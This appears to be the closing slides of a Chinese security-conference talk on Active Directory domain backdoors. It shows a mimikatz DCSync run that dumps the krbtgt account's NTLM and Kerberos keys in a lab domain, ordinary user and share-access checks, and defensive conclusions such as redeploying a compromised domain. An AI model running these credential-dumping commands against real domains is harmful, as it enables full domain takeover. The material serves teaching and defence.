mimikatz 2.0 alpha x64 (oe.eo)

```
mimikatz # lsadump::dcsync /user:dev\krbtgt /domain:dev.testlab.local
[DC] 'dev.testlab.local' will be the domain
[DC] 'SECONDARY.dev.testlab.local' will be the DC server

[DC] 'dev\krbtgt' will be the user account

ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x00002105 (8453)

mimikatz # lsadump::dcsync /user:dev\krbtgt /domain:dev.testlab.local
[DC] 'dev.testlab.local' will be the domain
[DC] 'SECONDARY.dev.testlab.local' will be the DC server

[DC] 'dev\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/20/2015 4:03:51 PM
Object Security ID   : S-1-5-21-2620891829-2411261497-1773853088-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: d51da0bf0eb2e0cc48e05208572d93bf
    ntlm- 0: d51da0bf0eb2e0cc48e05208572d93bf
    lm  - 0: a41a967497ec52b60a8eb623e8e3f792
Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : DEV.TESTLAB.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8952af387878916207a12cf56c4ee50c591a65cd
0fc59ac3acfaae5f4
      aes128_hmac       (4096) : c16249dbc723ac486b6a981951d5994d
      des_cbc_md5       (4096) : a8f2b9e0c4c1ea62

* Primary:Kerberos *
    Default Salt : DEV.TESTLAB.LOCALkrbtgt
    Credentials
      des_cbc_md5       : a8f2b9e0c4c1ea62

* Packages *
```

Select Command Prompt

```
C:\Users\chris>whoami
dev\chris

C:\Users\chris>net user chris /domain
The request will be processed at a domain controller fo
l.

User name                    chris
Full Name                    Chris Truncer
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/20/2015 4:08:05 PM
Password expires             Never
Password changeable          9/21/2015 4:08:05 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory               \\FILESERVER\shares\chris
Last logon                   10/25/2015 7:24:58 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.


C:\Users\chris>
```

C:\Windows\System32\cmd.exe

```
C:\Windows\system32>dir \\SECONDARY.dev.testlab.local\C$
Access is denied.

C:\Windows\system32>_
```

总结

- 域后门的利用面广泛，变种多种多样。
- 域后门通常利用系统正常功能，没有补丁可以修复。

- 防止攻击者获取域管理员权限是首要任务。
- 一旦被攻陷，最安全可靠的修复方法就是重新部署域。

CIS 网络安全创新大会

Cyber Security Innovation Summit

THANKS

金山云